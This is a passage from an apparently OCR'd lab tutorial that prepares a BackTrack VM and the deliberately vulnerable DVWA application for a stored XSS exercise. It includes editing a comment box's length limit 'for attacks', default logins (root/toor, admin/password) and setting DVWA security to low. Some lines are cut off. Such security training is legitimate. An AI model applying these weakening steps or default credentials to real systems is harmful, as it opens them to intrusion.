
1. Fix Character Limit
   - **Instructions:**
     1. cd /var/www/html/dvwa/vulnerabilities/xss_s/
     2. vi index.php
     3. Continue to Next Step
   - **Notes(FYI):**
     1. By default, the comment box in the XSS stored GUI will onl
        we are going to change the character limit to 250 characte
        attacks.

- 

2. Search for mtxMessage
   - **Instructions:**
     1. Press the "/" key
        - This will put in you search mode in the bottom left p
     2. Type "mtxMessage" and hit <Enter>

- 


3. Replace number
   - **Instructions:**
     1. Your cursor should now be on the "m" on the word mtxMessag
     2. Right Arrow over to the 5 after maxlength.
     3. Press "**i**" and type "2"
        - This will place the number 2 in front of the number 5
     4. Press the <Esc> key
     5. Type "**:wq!**"

- 


Section 5: Configure BackTrack Virtual Machine Settings

1. Open Your VMware Player
   - **Instructions:**
     1. On Your Host Computer, Go To
     2. Start --> All Program --> VMWare --> VMWare Player

2. Edit BackTrack Virtual Machine Settings
   - **Instructions:**
     1. Highlight BackTrack5R1
     2. Click Edit virtual machine settings


- 

3. Edit Network Adapter
   - **Instructions:**
     1. Highlight Network Adapter
     2. Select Bridged
     3. Do not Click on the OK Button.


- 

Section 6: Login to BackTrack


1. Start BackTrack VM Instance
    - **Instructions:**
        1. Start Up VMWare Player
        2. Select BackTrack5R1
        3. Play virtual machine

- 

2. Login to BackTrack
   - **Instructions:**
     1. Login: root
     2. Password: toor or <whatever you changed it to>.

- 

3. Bring up the GNOME
   - **Instructions:**
     1. Type startx


- 

Section 7: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 

2. Get IP Address
   - **Instructions:**
     1. ifconfig -a
   - **Notes(FYI):**
     - As indicated below, my IP address is 192.168.1.105.
     - Please record your IP address.

- 

Section 8: Login to DVWA

1. Start Firefox
   - **Instructions:**
     1. Click on Firefox

- 

2. Login to DVWA
   - **Notes(FYI):**
     - Replace **192.168.1.106** with Fedora's IP address obtained in
   - **Instructions:**
     0. Start up Firefox on BackTrack
     1. Place http://**192.168.1.106**/dvwa/login.php in the address b
     2. Login: admin
     3. Password: password
     4. Click on Login

- 

Section 9: Set Security Level

1. Set DVWA Security Level
   - **Instructions:**
     1. Click on DVWA Security, in the left hand menu.
     2. Select "low"
     3. Click Submit

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
